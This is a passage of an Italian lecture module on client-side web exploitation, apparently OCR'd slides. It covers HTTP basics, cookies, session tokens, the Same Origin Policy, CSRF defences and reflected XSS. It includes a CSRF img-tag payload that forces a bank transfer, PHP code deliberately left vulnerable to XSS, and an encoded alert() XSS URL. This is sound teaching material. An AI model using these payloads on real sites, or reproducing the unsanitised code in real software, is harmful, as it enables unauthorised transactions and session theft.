Exploitation

Una volta identificata la superficie d'attacco, è il momento di sfruttare (exploit) le vulnerabilità trovate!

Gli strumenti visti nello scorso modulo sono molto utili, ma non è detto che abbiano trovato *tutte* le vulnerabilità sul sistema analizzato: vedremo che alcune tecniche di exploitation possono essere utilizzate per cercare vulnerabilità manualmente.

Dividiamo la web exploitation in tre moduli:

- **Client Side (questo modulo)**
- Database
- Server Side

Prima di iniziare, ripassiamo alcune basi fondamentali per comprendere appieno gli attacchi trattati.

Basics - HTTP


HyperText Transfer Protocol, sviluppato alla fine degli anni 80, è un protocollo con architettura client/server.

Mediante tale protocollo, un client può effettuare una richiesta ad un server per ottenere una data risorsa (una pagina web, un'immagine, etc.).

La connessione client/server viene solitamente chiusa subito dopo che la relativa richiesta viene soddisfatta. Ciò rende HTTP un protocollo **efficiente** dal punto di vista delle connessioni aperte simultaneamente, ma lo rende anche **stateless**.

HTTP, infatti, non fornisce alcuno strumento nativo per salvare lo stato della sessione di un utente, rendendo necessario l'utilizzo di sistemi alternativi per rendere stateful un'applicazione web.

Basics - URL/URN/URI




Unified Resource Locator/Name/Identifier.

Servono ad identificare una risorsa all'interno della rete. L'immagine in alto a destra evidenzia le varie differenze tra i tre acronimi.

La forma completa dell'URI, secondo l'RFC 3986, è:

<scheme>://<username>:<password>@<host>:<port>/<path>?<query>#<fragment>

Negli URI che utilizziamo quotidianamente, username, password e port vengono quasi sempre omessi in quanto opzionali. Le porte di default utilizzate sono la 80 per HTTP e 443 per HTTPS.



Basics - URL Encoding

Dato che caratteri come @, #, ? e / vengono utilizzati dal protocollo per separare i vari elementi, quindi **come tali non possono essere usati** all'interno di nomi di file, query, o fragment URI per localizzare risorse. Però possiamo utilizzare la **rappresentazione esadecimale** del carattere che ci serve, preceduta da un %, chiamata **URL Encoding**.

Alcuni esempi (https://www.rapidtables.com/code/text/ascii-table.html):

- ? -> %3f
- @ -> %40
- whitespace (spazio) -> %20
- # -> %23
- / -> %2f
- % -> %25
- \r\n (carriage return + line feed) -> %0d%0a

URL Encoding può tornare molto utile nella scrittura di payload -- in taluni casi, fare double URL encoding può fare la differenza nello scoprire/sfruttare una vulnerabilità. Ad esempio, %25%30%44%25%30%41 -> %0d%0a -> \r\n

Basics - Richieste HTTP

```
GET /Training/VAPT/curl.php?secretget=abcdef HTTP/1.1
Host: zerosec.netsons.org
Connection: keep-alive
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Content-Type: application/x-www-form-urlencoded

secretpost=ghijkl
```

Ecco una tipica richiesta web dal nostro browser.

La prima linea è chiamata **"Request Line",** e indica **metodo**, **risorsa** richiesta e **protocollo**, separati da **spazi** (infatti senza URL encoding non possiamo inserire spazi nei parametri GET).

Subito dopo, separati da **un ritorno a capo** (\r\n o CRLF), abbiamo i vari **header della richiesta**, che forniscono dettagli sulla stessa. L'unico assolutamente necessario è l'header **Host**, tutti gli altri sono opzionali.

Infine, separato da **due ritorni a capo**, abbiamo il **corpo della richiesta (body)**, che in genere contiene i parametri POST. Il formato dei parametri all'interno del body è comunicato all'interno dell'header **Content-Type**.

Basics - Risposte HTTP

```
HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
content-type: text/html; charset=UTF-8
content-length: 615
content-encoding: gzip
vary: Accept-Encoding,User-Agent
date: Wed, 24 Nov 2021 17:35:13 GMT

<head>
     <title> GET/POST Tester </title>
     <link rel=”stylesheet” ...
```

A lato, una tipica risposta web inviata dal server.

La prima riga è la cosiddetta **“status line”**, che conferma **protocollo** utilizzato, **status code** e la **reason phrase**: alcune sono molto note (“Not Found”, “Forbidden”, “OK”, etc.).

Separati da **un ritorno a capo**, troviamo gli **header della risposta**, che forniscono dettagli sulla stessa.

Infine, separato da **due ritorni a capo**, c’è il **corpo del messaggio (body)**, ovvero la risorsa che è stata richiesta dal nostro browser. In questo caso, si tratta di una pagina web.

Basics - Metodi HTTP

Generalizzando quanto visto nelle slide precedenti, la Request Line di ogni **richiesta HTTP** ha la seguente forma:

```
<metodo> <path_risorsa> <protocollo>/<versione>
```

Di seguito una breve lista dei metodi più comuni:

- **GET** chiede al server di reperire la risorsa al path specificato. Eventuali parametri possono essere forniti subito dopo il path: per dividere i parametri da tale path, si utilizza il carattere "?". Una tipica richiesta GET prevede il semplice caricamento di una pagina web. **Rischi noti:**
  - I parametri passati tramite GET sono **visibili all'interno dell'URL della pagina**, per cui sono vulnerabili a **snooping** da parte di utenti all'interno della stessa stanza della vittima. Esempio - se la vittima è in una stanza con altre persone ed effettua il login mediante l'URL `mio.sito/login.php?username=mario&password=Secr3t`,! la password della vittima diventa nota a tutti coloro che hanno la possibilità di guardare lo schermo in quel momento. Oltretutto, i parametri resterebbero **salvati all'interno della cronologia del browser**, e quindi visibili in un secondo momento ad altri utenti che utilizzino lo stesso computer.
  - Quando su sitoA clicchiamo su un link che ci porta su sitoB, quest'ultimo sito **può verificare da quale sito proveniamo**, grazie all'**header HTTP Referer**. Dentro tale header è salvato l'indirizzo (parziale o completo) che ci ha condotti sulla pagina attuale. Quindi, se dalla pagina `mio.sito/login.php?username=mario&password=Secr3t` vengo reindirizzato su `altro.sito`, quest'ultimo sarà in grado di vedere l'indirizzo completo dal quale provengo, **compresi i miei dati di login**.
- **HEAD** funziona come GET, tuttavia il server ometterà il corpo del messaggio nella risposta, che quindi sarà composta solo da Status Line e dai Response Header. Una tipica richiesta HEAD ha lo scopo di verificare velocemente se ci siano stati cambiamenti nella pagina richiesta (ad esempio se, rispetto ad una visita della stessa pagina effettuata qualche giorno fa, la pagina espone header HTTP diversi o ritorna un diverso status code).
- **POST** chiede al server di eseguire un'azione, identificata dal path. Eventuali parametri vengono passati all'interno del corpo della richiesta. Una tipica richiesta POST prevede l'invio di un messaggio, o la creazione di un account. **Tutti i dati da mantenere segreti vanno passati al server mediante POST (ad esempio password, token, e altre informazioni private), e non tramite GET.**

Basics - Metodi HTTP

- **PUT** chiede al server di creare una determinata risorsa al path specificato, con il contenuto della request body.
- **DELETE** chiede al server di cancellare una determinata risorsa, identificata dal path specificato.
- **PATCH** chiede al server di modificare la risorsa al path specificato, e i dettagli delle modifiche sono indicati nella request body.
- Ci sono poi altri metodi che sono meno utili per i nostri obiettivi: TRACE, CONNECT, OPTIONS.

Basics - Cookies

Dato che HTTP è stateless, serve un elemento che renda le applicazioni web stateful, ovvero un ID di sessione.

Per contenere tale ID, nascono i cookie, ovvero **piccoli file di testo** che il browser riceve da un web server. Il browser salva tali cookie in memoria secondaria, e li invia nuovamente al server ogni volta che deve comunicarci. In questo modo il server riconosce l'utente ed è in grado di determinare i dettagli della sua sessione. I cookie vengono inoltre utilizzati per **personalizzare l'esperienza di navigazione** su determinati siti web (pubblicità mirate) e per il tracciamento (siti web visitati).

Se il cookie è stato impostato su sitoA.com, il browser non lo invierà mai a sitoB.com (potrebbe inviarlo invece a sottodominio.sitoA.com).

Il server richiede al browser il salvataggio di un cookie mediante l'header **Set-Cookie**, separando i vari attributi mediante punto e virgola:

```
Set-Cookie: <cookie-name>=<cookie-value>; Domain=<domain-value>; Secure; . . .
```

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie

Basics - ID o Token di Sessione

Il token di sessione viene salvato in un cookie. OWASP suggerisce che i token di sessione debbano godere di certe proprietà. https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

Resistenza a fingerprinting: Dato che i cookie hanno la forma <nome>=<valore>, lo sviluppatore dell'applicazione web può **scegliere il nome del cookie che contiene il token di sessione**. È *opportuno* non scegliere nomi che non rivelino subito lo scopo del cookie, cosa che invece risulta immediata in alcuni framework o in alcuni linguaggi, ad esempio **PHPSESSID** e **ASP.Net_SessionId**.

Lunghezza appropriata: Il token di sessione deve essere abbastanza lungo da prevenire attacchi bruteforce, per cui è necessario che consti di **almeno** 16 byte.

Entropia appropriata: Il token di sessione non deve essere prevedibile, quindi deve essere il più casuale possibile: a tale scopo è necessario utilizzare un CSPRNG (Cryptographically Secure PseudoRandom Number Generator). Il token deve fornire **almeno** 8 byte di entropia (circa metà della lunghezza del token, come regola generale).

Basics - ID o Token di Sessione

Unicità: Non devono poter esistere due token identici, assegnati a diversi utenti/diverse sessioni, in un determinato istante.

Nessun significato: Il token non deve dipendere dall'ID dell'utente, dal suo username, o in generale da nessun dato personale o variabile interna all'applicazione. Il token deve essere una stringa senza alcun significato (niente hash, base64, etc.).

In generale, OWASP consiglia di utilizzare i token di sessione messi a disposizione dal proprio linguaggio o framework - anche se spesso questi non rispettano la resistenza a fingerprinting!

Ricordate le regole per una buona password?!

Basics - Same Origin Policy

Supponiamo che sitoA.com abbia al suo interno un `iframe` con dentro sitoB.com. Se all'interno di sitoA.com esistesse uno script per recuperare delle informazioni dall'`iframe` contenente sitoB.com (su cui noi **siamo autenticati**) mediante il nostro browser, di fatto sitoA avrebbe a disposizione la nostra sessione su sitoB.

Per evitare questi scenari, esiste la **Same Origin Policy**, implementata dai browser moderni. Tale policy consiste nel permettere ad eventuali script su sitoA.com di accedere solo a dati **della stessa origine**, appunto sitoA.com.

In questo modo non è possibile che sitoA ottenga informazioni sulla nostra sessione in sitoB.

Basics - Same Origin Policy - Esempio

https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

Se la nostra origine è `http://store.company.com/dir/page.html`

URL	Outcome	Reason
`http://store.company.com/dir2/other.html`	Same origin	Only the path differs
`http://store.company.com/dir/inner/another.html`	Same origin	Only the path differs
`https://store.company.com/page.html`	Failure	Different protocol
`http://store.company.com:81/dir/page.html`	Failure	Different port (`http://` is port 80 by default)
`http://news.company.com/dir/page.html`	Failure	Different host


Basics - Document Object Model

Il **DOM (Document Object Model)** è un'interfaccia che gestisce i documenti HTML o XML ad albero, in cui ogni nodo è un elemento del documento.

Ci sono metodi del DOM per accedere a/modificare tale albero (e.g. quando vengono richiamati dagli script nella pagina), cambiando il contenuto di un nodo, la sua posizione nell'albero, lo stile, etc.

Ad esempio, possiamo accedere alla lista dei paragrafi presenti all'interno della pagina (identificati dal tag `<p>`) tramite metodo DOM "getElementsByTagName"

```
var myPars =
document.getElementsByTagName("P");
```



Vulnerabilità Web Client Side

In questa lezione, tratteremo le vulnerabilità client side più importanti (e loro mitigazioni).

- CSRF (Cross Site Request Forgery)
- XSS (Cross Site Scripting)
  - Reflected XSS
  - DOM-Based XSS
  - Stored XSS
  - Self-XSS

CSRF

Consideriamo una potenziale vittima autenticata (i.e. ha una sessione valida in corso) sul sitoB. Cross Site Request Forgery (CSRF o XSRF) accade quando la vittima visita un sito web malevolo, ad esempio sitoA, ed automaticamente viene effettuata per conto della vittima un'azione indesiderata sul sitoB.

Ad esempio, sitoB potrebbe essere Paypal e sitoA un qualunque altro sito.

Questo in genere accade senza che l'utente vittima abbia contezza di ciò che sta accadendo. Ma dove sta precisamente la vulnerabilità?

CSRF - Esempio

Supponiamo che, dopo aver fatto il login sulla propria banca, la vittima provi a fare un bonifico di 100€ all'utente Alice. L'URL della richiesta sarà qualcosa di simile a:

https://mia.banca/HomeBanking/trasferisciFondi?destinatario=Alice&importo=100

Ad un attaccante basterebbe rimpiazzare il nome di Alice con il proprio (ad esempio Eve) per ottenere il bonifico. Eve quindi crea un sito web malevolo il cui codice somiglia al seguente:

```
<html> … contenuto …
<img src="https://mia.banca/HomeBanking/trasferisciFondi?destinatario=Eve&importo=5000 " />
… altro contenuto… </html>
```

Eve invia alla vittima (mediante una mail di phishing, ad esempio) il link al suo sito web, ad esempio provailmionuovosito.com. Nel momento in cui la vittima **clicca sul link**, parte un bonifico di 5000€ verso Eve.

CSRF - Spiegazione

La vittima **ha visitato provailmionuovosito.com**, ma l'azione è partita sul dominio mia.banca! Infatti Eve ha inserito il seguente tag immagine sul suo sito web:


```
<img src="https://mia.banca/HomeBanking/trasferisciFondi?destinatario=Eve&importo=5000 "/>
```

Tale tag fa in modo che il browser della vittima invii una richiesta a mia.banca, per recuperare **quella che il browser crede sia un'immagine**. In realtà non c'è nessuna immagine dietro quel link, ma la richiesta è ormai stata inviata ed è stata presa in carico dal server della banca. L'operazione è del tutto lecita per il server.

CSRF può funzionare anche con richieste POST, ma i payload diventano più complicati, in quanto serve uno script all'interno della pagina malevola che generi tali richieste.

Molto interessante se, invece di usare un dominio malevolo per far partire il CSRF, riusciamo ad usare un sito molto utilizzato, ad esempio un social network: gli utenti visitano il profilo dell'attaccante sul loro social preferito e partono bonifici dai loro account bancari!

CSRF - Perché ha funzionato



Quindi, quando vittima è stata indotta a cliccare su sitoA.com, la richiesta fake a sitoB.com triggerata tramite `img src` viene onorata perchè sitoB.com riceve il proprio cookie, fra l'altro, con un token di sessione valido.

https://www.netsparker.com/blog/web-security/same-site-cookie-attribute-prevent-cross-site-request-forgery/

CSRF - Esempio Irrealistico?

“Questo è uno scenario troppo estremo: una vera banca non può essere davvero vulnerabile a questo attacco, no?”

Purtroppo esistono diversi casi in letteratura. Eccone uno del 2008 (sezione 3.2): https://people.eecs.berkeley.edu/~daw/teaching/cs261-f11/reading/csrf.pdf

Oggi le banche mettono a disposizione delle One Time Password che rendono questo scenario più infattibile, tuttavia è necessario ricordare che le vulnerabilità possono essere concatenate tra loro: potere usare le OTP non è un buon motivo per ignorare CSRF!

Soluzione - SOP?

La SOP evita che il sitoA acceda mediante script alle risorse esposte dal sitoB (contenuto della pagina, delle variabili, dei cookie, etc.).

La SOP non evita l'effettivo **inoltro delle richieste** da parte del browser.

Quindi Same Origin Policy **da sola NON** ci protegge da CSRF.

Per contrastare il CSRF, è stato introdotto nel 2018 l'**attributo SameSite** per i cookie.

Soluzione - SameSite

Sintassi: `Set-Cookie: <cookie-name>=<cookie-value>; SameSite=<Strict/Lax/None>`

SameSite specifica se il cookie deve essere inviato o meno, a seconda della provenienza della richiesta e del metodo utilizzato per la stessa.

Supponiamo che:

- utente si sia autenticato su sitoB.com ma sia indotto ad aprire sitoA.com
- su quest'ultimo **ci sia un elemento che invia una richiesta verso** sitoB.com.

La richiesta parte e se SameSite è:

- **Strict:** Il cookie non viene inviato perché la richiesta proviene da una terza parte.
- **Lax:** Il cookie non viene inviato perché la richiesta proviene da una terza parte.
- **None:** Il cookie viene inviato perché non ci sono restrizioni.


Soluzione - SameSite


Supponiamo che su sitoA.com ci sia invece **un collegamento che porta** a sitoB.com. Allora **il browser cambia pagina visualizzata** e se SameSite è:


- **Strict:** Il cookie non viene inviato perché la pagina da cui proviene il link che abbiamo cliccato è di una terza parte.
- **Lax:** Il cookie viene inviato solo se il link che abbiamo cliccato conduce ad un'azione GET o HEAD.
- **None:** Il cookie viene inviato perché non ci sono restrizioni.

Notiamo che il comportamento di Strict e None è uguale in entrambi gli scenari, mentre nel secondo scenario vengono inviati i cookie con `SameSite=Lax` solo su richieste GET o HEAD che cambiano la pagina visualizzata dal browser. By default, se non è specificato nulla, dal 2020 Chrome tratta i cookie come Lax.

Checking sequence to decide if a particular cookie is sent by the browesr:
1) SameSite attribute —> 2) Domain attribute —> 3) Path attribute —> other attributes...







Soluzione - CSRF Token (+SOP)

La classica soluzione al CSRF.

SameSite è ottimo per difendersi dal CSRF, **ma non abbiamo controllo sul browser** che verrà utilizzato dagli utenti del nostro sito web. Se gli utenti utilizzano un vecchio browser, è possibile che questo **ignori l'attributo SameSite**, esponendo nuovamente il nostro sito web al CSRF. Quindi, dobbiamo implementare delle ulteriori difese sul backend del nostro sito web, per evitare il problema.

La soluzione sta nel **rendere stateful** tutte le richieste verso il nostro sito web, mediante l'utilizzo di un CSRF Token, di fatto interpretabile come **una nonce**. Ogni form dovrà essere modificato per includere anche tale token, che sarà generato randomicamente quando viene caricata la pagina contenente il form, e tutti i token devono essere legati alla sessione dell'utente. Valgono per il CSRF token tutte le proprietà desiderabili per il token di sessione -- in più, il CSRF token deve essere rigorosamente monouso.

Soluzione - CSRF Token (+SOP)

Nel caso dell'esempio di prima, la richiesta legittima diventerebbe:

`https://mia.banca/HomeBanking/trasferisciFondi?destinatario=Alice&importo=100`**`&csrf token=ab379ef23abcd083829bacd32f`**

Eve, stavolta, non può inserire tale richiesta sul proprio sito web malevolo, in quanto non conosce il CSRF token generato dalla banca originariamente.

Notare che, in questo caso, la SOP imposta dal browser diventa **fondamentale** per difendersi dal CSRF in quanto, senza di essa, provailmionuovosito.com potrebbe richiedere la pagina del bonifico di mia.banca attraverso il browser della vittima (ad esempio tramite `iframe`), quindi estrapolare da lì il token CSRF ed utilizzarlo per la richiesta malevola.

Infine, chiaramente Eve non può utilizzare il proprio token, in quanto è strettamente legato all'utente per cui è stato generato.

Sintesi soluzioni anti CSRF

1. Attributo SameSite nei cookie
2. CSRF token + SOP

Sia la gestione di SameSite, sia la SOP devono essere garantite dal browser. Ne consegue che in generale non è possibile difendere un vecchio browser da attacchi CSRF.

XSS - Definizione e Tipi


Per **Cross Site Scripting (XSS)** si intende una **iniezione di codice Javascript non desiderato** all'interno di una pagina web. Se l'attaccante riesce ad eseguire il proprio codice all'interno della pagina web di una vittima, può rubare i cookie di sessione, accedere al contenuto della pagina e effettuare azioni per conto della vittima.

I vari tipi di XSS vengono classificati in base alla loro persistenza sulla pagina web attaccata.

- **Non persistenti**
  - Reflected XSS
- **Persistenti**
  - Stored XSS
- **mXSS** (Mutation-Based XSS)
- **Self-XSS**, poco interessante in quanto richiede che la vittima apra la console ed inserisca del codice malevolo :) **Non è considerato realmente una vulnerabilità.**

Reflected XSS - Esempio attacco

- **Non persistente.**
- Nel **Reflected XSS**, il payload inviato dall'attaccante viene **riflesso** dal server.
- Questo può accadere quando l'input dell'utente viene **riutilizzato** all'interno della pagina, ad esempio nel caso di un messaggio di errore, oppure di una ricerca.



Reflected XSS - Vulnerabilità

- Poichè il payload viene riflesso all'interno della pagina **senza alcuna sanitizzazione**, è possibile iniettare un tag `<script>`, che appunto introduce il codice Javascript nella sintassi HTML.
- Il codice PHP vulnerabile per generare lo screenshot della slide precedente potrebbe essere del tipo:


```
<?
$query =   $_GET["q"];.........
$results = googleSearch($query);
if (count($results)== 0){.......
?>
<p>La ricerca di <?= $query ?> non ha prodotto risultati in nessun documento.</p>
<?}?>
```

- Tale codice è chiaramente vulnerabile a XSS reflected perchè non implementa **alcuna sanitizzazione** (Google, invece, NON è vulnerabile!).
- Pertanto, il web server servirà all'utente **una pagina HTML malevola**, ovvero controllata dall'attaccante**.**

Reflected XSS - Exploitation

- Supponiamo di avere implementato quel codice su un nostro sito web, e poi proviamo ad attaccarlo con il codice `alert("Payload Eseguito!");` la cui versione encoded passiamo tramite una GET.

- Ovvero, se la vittima **clicca sul link** (https://zerosec.netsons.org/Training/reflected_xss_0.php?query=%3Cscript%3Ealert%28%22Payload+Eseguito%21%22%29%3B%3C%2Fscript%3E), lo script viene eseguito col seguente risultato



- Tale vulnerabilità non sembra avere molto impatto in quanto si tratta di un sito web di test su cui non disponiamo di un account e su cui non transitano dati personali.

Reflected XSS - Exploitation

- Il popup generato dalla funzione `alert()` conferma che siamo riusciti a forzare l'esecuzione di codice Javascript, che in origine non era presente nella pagina, iniettandolo attraverso il parametro GET vulnerabile "query".

- Un `alert()` spesso basta per dimostrare l'esistenza di attacchi XSS, e un ethical hacker solitamente non si spinge più in là.

- Un vero attaccante, invece, potrebbe iniettare degli script che inviano il token di sessione della vittima verso un server malevolo, o che effettuano automaticamente delle azioni all'interno della pagina web attaccata.

- Per esempio, ripensiamo allo scenario della banca, oppure vediamo esempio slide successiva.

Reflected XSS - Exploitation

Supponiamo ad esempio che Twitter sia vulnerabile a XSS.

a. La vittima si sia autenticata a Twitter
b. Un attaccante invia alla vittima:
